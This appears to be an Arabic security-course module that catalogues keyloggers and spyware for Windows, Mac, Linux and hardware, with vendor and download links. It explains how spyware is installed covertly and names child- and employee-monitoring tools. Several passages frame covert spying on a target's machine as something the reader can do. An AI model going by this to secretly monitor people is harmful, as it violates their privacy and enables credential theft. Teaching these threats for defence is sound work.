
Ultimate Keylogger available at http://ultimatekeylogger.com/
Advanced Keylogger available at http://www.mykeylogger.com
The Best Keylogger available at http://www.thebestkeylogger.com
SoftActivity Keylogger available at http://www.softactivity.com
Elite Keylogger available at http://www.widestep.com
Powered Keylogger available at http://www.mykeylogger.com
StaffCop Standard available at http://www.staffcop.com
iMonitorPC available at http://www.imonitorgc.com
PC Activity Monitor Standard available at http://www.pcacme.com
KeyProwler available at http://www.keyprowler.com/
Keylogger Spy Monitor available at http://ematrixsoft.com
REFOG Personal Monitor available at http://www.refog.com
Actual Keylogger available at http://www.actualkeylogger.com
Spytector available at http://www.spytector.com/
KidLogger available at http://kidlogger.net
PC Spy Keylogger available at http://www.pc-spy-keylogger.com
Revealer Keylogger available at http://www.logixoft.com
Spy Keylogger available at http://www.spy-key-logger.com
SpyBuddy® 2012 available at http://www.exploreanywhere.com

Keylogger for MAC: Amac Keylogger for MAC

المصدر: http://www.amackeylogger.com

Amac Keylogger هو كلوجر يعمل على أنظمة التشغيل ماك ويسمح لك بالتجسس على جهاز ماك للتسجيل سرا كل شيء على ماك. ويفعل الأشياء التالية:

- تسجيل كلمات المرور التي تمت كتابتها.
- تسجيل ضربات المفاتيح ومحادثات الدردشة.
- تسجل المواقع وأخذ لقطات.
- تسجيل عنوان IP للمراقبة ماكنتوش.
- تشغل تلقائيا سرا عند بدء التشغيل.
- تطبيق الإعدادات على كافة المستخدمين مع ضغطة واحدة.
- إرسال السجلات إلى **email/FTP** على فترات محددة مسبقا.
- حماية كلمة سر الوصول إلى كلوغر.



Keyloggers for MAC

مثل تطبيقات كلوغر المخصصة لنظام التشغيل ويندوز، هناك أيضا العديد من كلوغر الذي يعمل على نظام التشغيل **Mac** . وهذه الأدوات تساعدك على تسجيل ضربات المفاتيح، ورصد نشاط المستخدم على نظام الكمبيوتر الهدف **MAC OS** . يمكنك تحميلها من المواقع الخاصة بهم، يمكنك أن تستخدمها للتجسس على جهاز ماك لتسجيل سرا كل شيء على ماك. أنها تمكنك من تسجيل كل شيء يفعله المستخدم على الكمبيوتر مثل تسجيل ضربة المفتاح، وتسجيل الاتصال عبر البريد الالكتروني، الدردشة والرسائل، وأخذ لقطات من كل نشاط، الخ

يمكنك استخدام كلوغر التالية لنظام التشغيل **Mac OS**:

Aobo Mac OS X KeyLogger available at http://www.keylogger-mac.com
Perfect Keylogger for Mac available at http://www.blazingtools.com
Award Keylogger for Mac available at http://www.award-soft.com
Mac Keylogger available at http://www.award-soft.com
REFOG Keylogger for MAC available at http://www.refog.com
KidLogger for MAC available at http://kidlogger.net
MAC Log Manager available at http://www.keylogger.in
Logkext available at https://code.google.com
Keyboard Spy available at http://alphaomega.software.free.fr
FreeMacKeylogger available at http://www.hwsuite.com

List of Linux Key Loggers

1- LKL

المصدر: http://kaz.dl.sourceforge.net/project/lkl/lkl-0.1.1/lkl-0.1.1/lkl-0.1.1.tar.gz

LKL هو كلوغر يعمل في بيئة المستخدم تحت **linux--x86/arch**. **LKL** يتجسس ويقوم بتسجل كل شيء يمر من خلال منفذ لوحة المفاتيح الأجهزة.

2- Log Key

المصدر: http://logkeys.googlecode.com/files/logkeys-0.1.1a.tar.gz

Log keys هو كلوغر مخصص للينكس. فإنه ليس أكثر تقدما من غيرها من كلوغر لينكس المتاحة، لا سيما LKL وuberkey، ولكن هو أحدث قليلا، وأكثر ما يصل إلى تاريخ.

3- Ttypld

المصدر: http://kaz.dl.sourceforge.net/project/ttyrpld/ttyrpld/2.60/ttyrpld-2.60.tar.bz2

Ttyrpld يستخدم لتسجيل أي حركة مرور والإجراءات التي تذهب من خلال أي من أجهزة **TTY** نواة الخاص بك.

4- uber key

المصدر: ftp://ftp.nz.debian.org/freebsd/ports/distfiles/uberkey-1.2.tar.gz

5- Vlogger

المصدر: http://www.thc.org/releases/vlogger-2.1.1.tar.gz

6- Simple Keylogger Python script

المصدر: http://kaz.dl.sourceforge.net/project/linuxkeylogger/keylogger.py

لمزيد من المعلومات عن طريقة عمل الكيلوجرز في نظام التشغيل لينكس يمكنك زيارة الرابط التالي
https://www.thc.org/papers/writing-linux-kernel-keylogger.txt

Hardware Keyloggers

Hardware Keylogger هو عباره عن أجهزه يتم توصيلها بين لوحة المفاتيح والكمبيوتر. يتم استخدامه لتسجيل ضربات المفاتيح على الكمبيوتر المستخدم الهدف. ***Hardware Keylogger*** تسجيل جميع نشاطات لوحة المفاتيح إلى ذاكرة الداخلية. ميزة ***Hardware Keylogger*** على تطبيقات كلوغر هو إمكانية تسجيلها ضغطات المفاتيح في أقرب وقت ممكن بدء تشغيل الكمبيوتر. يمكنك استخدام ***Hardware Keylogger*** الأتية لتحقيق أهدافك.

KeyGhost

المصدر: http://www.keyghost.com

Keyghostهو جهاز ذات المكونات الصغيرة (**tiny plug-in device**) والذى يقوم بتسجل كل ضغطة تمت كتبتها على أي جهاز كمبيوتر. يمكنك أيضا رصد وتسجيل الاتصال عبر البريد الالكتروني، ونشاط غرف الدردشة، والرسائل الفورية، وعناوين مواقع الويب، البحث في محركات البحث، وأكثر من ذلك. لا تحتاج لتثبيت أي من البرامج لتسجيل ضربات المفاتيح أو استرداد.

الميزات:

- سهل في الاستخدام
- يتم تثبيته في ثوان؛ بمجرد توصيله.
- يمكن استخراجه من جاهز (**unplugged**) وتوصيله بجهاز اخر لاسترجاع المعلومات على كمبيوتر آخر.
- لا يستخدم أي من موارد النظام.
- ممتاز في النسخ الاحتياطي.

KeyGrabber

المصدر: http://www.keydemon.com

KeyGrabber هو جهاز يسمح لك بتسجيل ضربات المفاتيح من لوحة المفاتيح سواء PS/2 أو USB. أجهزة تسجيل الفيديو هو صغيرة الإطار لالتقاط لقطات من VGA، DVI، HDMI أو مصدر الفيديو.



Spyware

التجسس (**Spyware**)هو برنامج لمراقبة جهاز الكمبيوتر متخفيا والتي تسمح لك بتسجيل جميع الأنشطة التي يقوم بها مستخدم الكمبيوتر سرا. حيث أنه تلقائيا يسلم ملفات السجل عبر البريد الإلكتروني أو بروتوكول نقل الملفات، والتي تشمل جميع مجالات النظام مثل إرسال البريد الإلكتروني، المواقع التي تمت زيارتها، كل ضغطة مفاتيح (بما في ذلك تسجيل الدخول/كلمة مرور **ICQ** ، **MSN**، **AOL**، **AIM**، و **Yahoo Messenger** أو **Webmail**) ، ملف العمليات، ومحادثات الدردشة على الانترنت. فإنه يأخذ أيضا لقطات على فترات محددة، مثل كاميرا المراقبة المتصلة مباشرة بشاشة الكمبيوتر. عادة ما يكون **Spyware** مكون مخفي في البرامج المجانية أو البرامج الغير مجانية والتي يمكن تحميلها من الإنترنت.

Spyware Propagation انتشار برامج التجسس

تثبيت برامج التجسس على جهاز الكمبيوتر الخاص بالمستخدم لا يتطلب أي موافقة من المستخدم. يمكنك تثبيت برامج التجسس على جهاز الكمبيوتر الخاص بالمستخدم دون علمهم من خلال حمل " **piggybacking** " برامج التجسس على برامج أخرى، وهذا ممكن لأن برامج التجسس يستخدم ملفات تعريف الارتباط الإعلانية(**advertising cookies**) ، والتي هي واحدة من الفئات الفرعية لبرامج التجسس، ويمكنك أيضا أن تتأثر/تعدى ببرامج التجسس عند زيارة موقع على شبكة الانترنت الذي يوزع برامج التجسس. وهذا ما يسمى في بعض الأحيان "**drive-by downloading**" لأنه يثبت نفسه عند القيام بزيارة الموقع الإلكتروني.

بسبب عدم وجود اهتمام بالنسبة للمستخدم عند تحميل وتثبيت التطبيقات من الإنترنت، فأنه يعطى إمكانية تثبيت برامج التجسس. يتم دفع برامج التجسس من خلال برامج أخرى على شبكة الإنترنت مثل برامج مكافحة التجسس وتشغيلها على جهاز الكمبيوتر الخاص بالمستخدم دون أي إشعار، عندما يقوم المستخدم بتحميل وتثبيت البرامج التي تحتوي على برامج التجسس.



ما الذي يمكن أن يفعله برامج التجسس What Does the Spyware Do؟

بمجرد نجاح تثبيت برامج التجسس على جهاز الكمبيوتر الضحية، يمكنك أن تفعل أشياء كثيرة مسيئة للكمبيوتر الضحية. يمكنك القيام بالعديد من الامور التالية مع برامج التجسس المثبتة على جهاز كمبيوتر الضحية:

- سرقة معلومات المستخدمين الشخصية وإرسالها إلى ملقم بعيد أو **hijacker**.
- مراقبة نشاط المستخدمين على الانترنت.
- عرض النوافذ المنبثقة المزعجة وإعادة توجيه متصفح الإنترنت لمواقع الإعلانات.
- تغيير الإعداد الافتراضي لمتصفح الويب ومنع المستخدم من استعادته.
- إضافة العلامات المتعددة إلى القائمة المفضلة في متصفح الإنترنت
- خفض مستوى الأمن العام للنظام.
- وضع اختصارات سطح المكتب إلى مواقع التجسس الخبيثة.
- الاتصال بالمواقع الإباحية عن بعد.
- تخفيض أداء النظام ويسبب أيضا عدم استقرار البرمجيات.
- سرقة كلمات السر الخاصة بك.
- ارسال بريد الإلكتروني مستهدف.
- تعديل الملفات **dynamically linked libraries (dll)** وتبطئ المتصفح.
- تغيير إعدادات جدار الحماية.
- رصد وكتابة تقارير عن المواقع التي يزورها الهدف.

أنواع برامج التجسس (TYPES OF SPYWARE)

هناك 10 أنواع رئيسية من برامج التجسس التي تعمل على شبكة الانترنت التي يمكن أن يستخدمها المهاجم لسرقة المعلومات عن نشاط المستخدم على الكمبيوتر بدون موافقته ومعرفته. وفيما يلي هذه الأنواع العشرة التالية:

1. **Desktop Spyware**
2. **Email and Internet Spyware**
3. **Child Monitoring Spyware**
4. **Video Spyware**
5. **Print Spyware**
6. **Screen Capturing Spyware**
7. **USB Spyware**
8. **Audio Spyware**
9. **GPS Spyware**
10. **Cell Phone and Telephone Spyware**

Desktop Spyware

برامج تجسس سطح المكتب (**Desktop spyware**) هو برنامج يسمح للمهاجمين الحصول على معلومات حول أنشطة المستخدم أو جميع المعلومات الشخصية عن المستخدم وإرسالها عبر الإنترنت إلى أطراف ثالثة دون علم المستخدم أو موافقته. يوفر معلومات بشأن ما فعله مستخدمي الشبكة على سطح مكاتبهم(**Desktop**)، وكيف، ومتى.

برامج تجسس سطح المكتب تسمح للمهاجمين بتنفيذ ما يلي:

1- التسجيل الحي لسطح المكتب البعيد.
2- مراقبة وتسجيل أنشطة الإنترنت.
3- تسجيل استخدام البرمجيات بالتوقيت.
4- تسجيل ملفات سجل النشاط (**activities logs**) وتخزينها في موقع مركزي واحد.
5- تسجيل ضربات مفاتيح المستخدمين.


Desktop Spyware: Activity Monitor

المصدر: http://www.softactivity.com

Activity Monitor هو الأداة التي تسمح لك بتتبع أي **LAN**، مما يعطيك أكثر المعلومات تفصيلا بشأن ما، وكيف، ومتى يفعله مستخدمي الشبكة على الشبكة. يتكون هذا النظام من أجزاء من الخادم والعميل. يمكن تثبيت خادم **Activity Monitor** على أي جهاز كمبيوتر في الشبكة المحلية كلها. ثم يتم تثبيت برامج التجسس عن بعد على كافة أجهزة الكمبيوتر على شبكة الاتصال التي تريد مراقبتها. من المعروف أيضا أن برامج التجسس عن بعد تعرف أيضا ب **Agent**، وهو برنامج عميل صغير. **Agent** يمكن تثبيته عن بعد من خلال جهاز الكمبيوتر مع **Activity Monitor Server** عليه أو عن طريق **Active Directory Group Policy** في دومين **Windows**. أي جهاز كمبيوتر في الشبكة تحت السيطرة يمكن أن يتجسس عليه عن بعد مع هذه الأداة فقط عن طريق تثبيت **Agent** على الكمبيوتر. يمكنك ضبط برنامج **Activity Monitor Server** لتسجيل أنشطة جميع أجهزة الكمبيوتر المتصلة على الشبكة.

المميزات:

- عرض لايف لسطح المكتب البعيد (الصورة).
- من السهل مراقبة استخدام الإنترنت.
- مراقبة استخدام البرمجيات.
- تسجيل سجل النشاطات (**activity log**) لجميع أماكن العمل في موقع مركزي واحد على جهاز الكمبيوتر الرئيسي مع تثبيت **Activity Monitor**.
- تخزين تقرير كامل عن الاتصالات لكل مستخدم (رسائل البريد الإلكتروني المرسلة والمستلمة، دردشات التراسل الفوري ورسائل كتبتها في المنتديات على شبكة الإنترنت).
- تتبع ضربات المفاتيح لأي مستخدم، حتى كلمات السر على الشاشة، في الوقت الحقيقي.
- السيطرة الكاملة على شبكات الكمبيوتر. بدء أو إنهاء العمليات عن بعد، تشغيل الأوامر، نسخ الملفات من الأنظمة البعيدة. قد تحتاج لتشغيل حتى تشغيل الكمبيوتر أو إعادة تشغيله، ناهيك عن تسجيل خروج المستخدم الحالي.
- نشر **Activity Monitor Agent** (الجزء العميل من البرنامج) عن بعد من جهاز الكمبيوتر المسؤول على كافة أجهزة الكمبيوتر في الشبكة.



Desktop Spyware: other tools

هناك العديد من برامج التجسس سطح المكتب المتاحة في السوق التي يمكن أن يستخدمها المهاجم لمراقبة سطح المكتب المستخدم البعيد. هذا التجسس يمكن استخدامها لرصد وتسجيل كل التفاصيل عن نشاط الكمبيوتر والإنترنت المستخدم. يمكن للمهاجم تسجيل ضربات المفاتيح، والمواقع التي تمت زيارتها من قبل المستخدم، البرامج قيد التشغيل على الكمبيوتر المستخدم، والأحاديث، والاتصالات، البريد الإلكتروني والدردشة، وتحميل الملفات، فتح / إغلاق النوافذ، وما إلى ذلك. يمكنك أيضا أخذ لقطات من سطح المكتب المستخدم البعيد وأكثر من ذلك بكثير. بعض من برامج تجسس سطح المكتب التي قد يستخدمها المهاجمين لرصد سطح المكتب عن بعد مدرجة على النحو التالي:

Remote Desktop Spy available at http://www.global-spy-software.com
SSPro available at http://www.gpsoftdev.com
RecoveryFix Employee Activity Monitor available at http://www.recoveryfix.com
Employee Desktop Live Viewer available at http://www.nucleustechnologies.com
NetVizor available at http://www.netvizor.net
Net Spy Pro available at http://www.net-monitoring-software.com
REFOG Employee Monitor available at http://www.refog.com
osMonitor available at http://www.os-monitor.com
LANVisor available at http://www.lanvisor.com
Work Examiner Standard available at http://www.workexaminer.com

Email and Internet Spyware

1- Email Spyware

Email spyware هو برنامج أو تطبيق لرصد، وتسجيل، وتوجيه كافة رسائل البريد الإلكتروني الواردة والصادرة، بما في ذلك خدمات البريد الإلكتروني مثل **Hotmail** وبريد ياهو. بمجرد تثبيته على جهاز الكمبيوتر الذي تريد مراقبة، فان هذا النوع من تطبيقات التجسس يسجل ويرسل نسخا من جميع رسائل البريد الإلكتروني الواردة والصادرة لك من خلال عنوان البريد الإلكتروني المحدد أو يحفظه على مجلد في القرص المحلي للكمبيوتر لرصدها لاحقا. يعمل في الوضع **stealth mode**؛ المستخدمين على الكمبيوتر لا يكون على بينة من وجود برامج تجسس البريد الإلكتروني على الكمبيوتر الخاص بهم. كما أنها قادرة على تسجيل الرسائل الفورية التي أجريت في: **AIM**، **MSN**، ياهو، ماي سبيس، الفيسبوك، الخ.

2- Internet Spyware

Internet Spyware هي الأداة التي تسمح لك بمراقبة جميع صفحات الويب التي تم الوصول إليها من قبل المستخدمين على جهاز الكمبيوتر الخاص بك في غيابك. فهو يجعل سجل زمني لجميع عناوين المواقع التي تمت زيارتها. هذا يحمل تلقائيا عند بدء تشغيل النظام. يتم تشغيله في الوضع **stealth mode**، مما يعني أنه يعمل في الخلفية ولا يمكن للمستخدمين على جهاز الكمبيوتر الخاص بك أبدا الكشف عن هذه الأداة المثبتة على جهاز الكمبيوتر. كتابة جميع عناوين **URL** التي تمت زيارتها من قبل المستخدم في ملف السجل وإرسالها إلى عنوان البريد الإلكتروني المحدد. باستخدام برامج تجسس الإنترنت، يمكن للمرء أداء مراقبة النشاط على شبكة الإنترنت على أي جهاز كمبيوتر. حيث انه يوفر تقريرا موجزا عن استخدام شبكة الإنترنت بشكل عام مثل المواقع التي تمت زيارتها، والوقت الذي يقضيه في كل موقع، فضلا عن فتح كافة التطبيقات جنبا إلى جنب مع التاريخ / الوقت. كما أنه يسمح لك لمنع الوصول إلى صفحة ويب معينة أو موقع كامل بذكر عناوين المواقع أو الكلمات الرئيسية التي تريد منعها على جهاز الكمبيوتر الخاص بك.

Email and Internet Spyware: Power Spy

المصدر: http://ematrixsoft.com

برمجيات **Power Spy** يسمح لك بمراقبة جهاز الكمبيوتر الخاص بك من مكان بعيد كلما كنت بعيدا عن جهاز الكمبيوتر. فإنه يسجل كل استخدام الفيسبوك، وضربات المفاتيح ورسائل البريد الإلكتروني، ومواقع الويب التي قمت بزيارتها، دردشات **IMS** في **Windows** **(MSN) Live Messenger**، **SKYPE**، **Yahoo Messenger**، **Tencent QQ**، **Google Talk**، **GADU-GADU**، **ICQ**، **AOL Instant Messenger (AIM)**، وأكثر من ذلك. بالإضافة إلى ذلك، فإنه يقوم بتسجيل بيانات **clipboard**، وكلمات السر التي

تمت كتابتها، فتح المستندات، فتح النوافذ، والتطبيقات المنفذة. يبدأ تلقائيا مع بدء تشغيل النظام، ويعمل سرا، ويرسل التقارير إلى سجل بريدك الإلكتروني أو **FTP**. يمكنك التحقق من هذه التقارير في أي مكان تريد.



Internet and Email Spyware: other tools

Internet and email Spyware يقوم بتسجيل كما يقوم باستعراض جميع الأنشطة مثل رسائل البريد الإلكتروني، والرسائل الفورية، وضربات المفاتيح على أجهزة الكمبيوتر، والأقراص، والهواتف المحمولة. حتى أنه يحمي عائلتك من خطر الانترنت ويحفظ الشركة من المخاطر والخسائر. وفيما يلي بعض برامج التجسس على الإنترنت والبريد الإلكتروني على النحو التالي:

eBLASTER available at http://www.spectorsoft.com
Imonitor Employee Activity available at http://www.employee-monitoring-software.cc
Employee monitoring available at http://employeemonitoring.net
OsMonitor available at http://www.os-monitor.com
Ascendant NFM available at http://www.ascendant-security.com
Spylab WebSpy available at http://www.spylab.org
Personal Inspector available at http://www.spyarsenal.com
Cyberspy available at http://www.cyberspysoftware.com
AceSpy available at http://www.acespy.com
Emailobserver available at http://www.softsecurity.com

Child Monitoring Spyware

Child monitoring spyware تسمح لك بتتبع و مراقبة ما يقوم به أطفالك على الكمبيوتر سواء متصلا بالأنترنت أو غير متصل. فبدلا من النظر على ما يقوم به الطفل في مرات عده، فيمكن للمرء استخدام **Child monitoring spyware** في معرفة كيفية قضاء الوقت على جهاز الكمبيوتر. هذا يعمل في وضع الشبح(**Stealth mode**) ؛ أطفالك سوف لا يعلمون بحقيقة أنك تشاهدهم. بعد التثبيت، فان هذا التطبيق يقوم بتسجيل البرامج المستخدمة، والمواقع التي تمت زيارتها، وضربات المفاتيح ونقرات الماوس، وأخذ لقطات من النشاط التي تظهر على الشاشة. جميع البيانات يمكن الوصول إليها من خلال واجهة الويب المحمية بكلمة مرور.

هذا يسمح لك أيضا بحماية أطفالك من الوصول إلى محتوى ويب غير مناسب من خلال وضع الكلمات الرئيسية المحددة التي تريد منعها. حيث يقوم هذا التطبيق بإرسال تنبيه في الوقت الحقيقي كلما واجهت كلمات رئيسية محددة على جهاز الكمبيوتر الخاص بك أو كلما أراد أطفالك الوصول الى محتوى غير لائق. كما أنه يسجل الأنشطة المختارة، بما في ذلك اللقطات، وضربات المفاتيح، ومواقع الانترنت.

Child monitoring spyware تسجل جميع أنشطة طفلك على الكمبيوتر ويوفر لهم إما في ملف مخفي مشفرة أو يرسل إلى عنوان البريد الإلكتروني المحدد. كما يسجل الوقت الذي تم فتح التطبيقات فيه، مقدار الوقت الذي ينفق على الإنترنت أو الكمبيوتر، ما يفعلونه على الكمبيوتر، وهلم جرا.




Child Monitoring Spyware: Net Nanny Home Suite

المصدر: http://www.netnanny.com

Net Nanny's parental control software مع أدوات الحماية في الإنترنت يسمح لك لحماية الطفل على الإنترنت من محتوى غير لائق، والمواد الإباحية، والمحتويات الخليعة الأخرى. هو عباره عن فلتر والتي تسمح لك بالحفاظ على استخدام الانترنت المنزلي من أي مكان في أي وقت عن طريق أدوات الإدارة عن بعد. يمكنك ضبط إعدادات الفلترة وفقا للتفضيلات الشخصية، وتحتاج لرصد تصفح الإنترنت والرسائل الفورية من أي مكان. فإنه يمكن إنشاء تنبيهات **IM predators** و**cyber bullies**. فإنه يوفر وصول محمي بكلمة مرور للآباء والأمهات والقيود المخصصة لكل فرد من أفراد الأسرة. يمكنك أن ترى تقارير عن نشاط الإنترنت أطفالك وسجلات الرسائل الفورية.

Net Nanny Home Suite allows you to **track and monitor** what your kids are doing on the computer



Setting Window

It allows you to see **logs of children's Internet activity** and instant messages



Filter Window

http://www.netnanny.com

Child Monitoring Spyware: other tools

فيما يلي بعض من برامج التجسس لمراقبة الطفل التي تتوفر بسهولة في السوق:

Aobo Filter for PC available at http://www.aobo-porn-filter.com/
CyberSieve available at http://www.softforyou.com
Child Control available at http://www.salfeld.com
SentryPC available at http://www.sentry9c.com
Spytech SentryPC available at http://www.spytech-web.com
K9 Web Protection available at http://www1.k9webprotection.com/
Verity Parental Control Software available at http://www.nchsoftware.com
Profil Parental Filter available at http://www.graftechnology.com/
PC Pandora available at http://www.pcpandora.com/
Kidswatch available at http://www.kidswatch.com

Screen Capturing Spyware

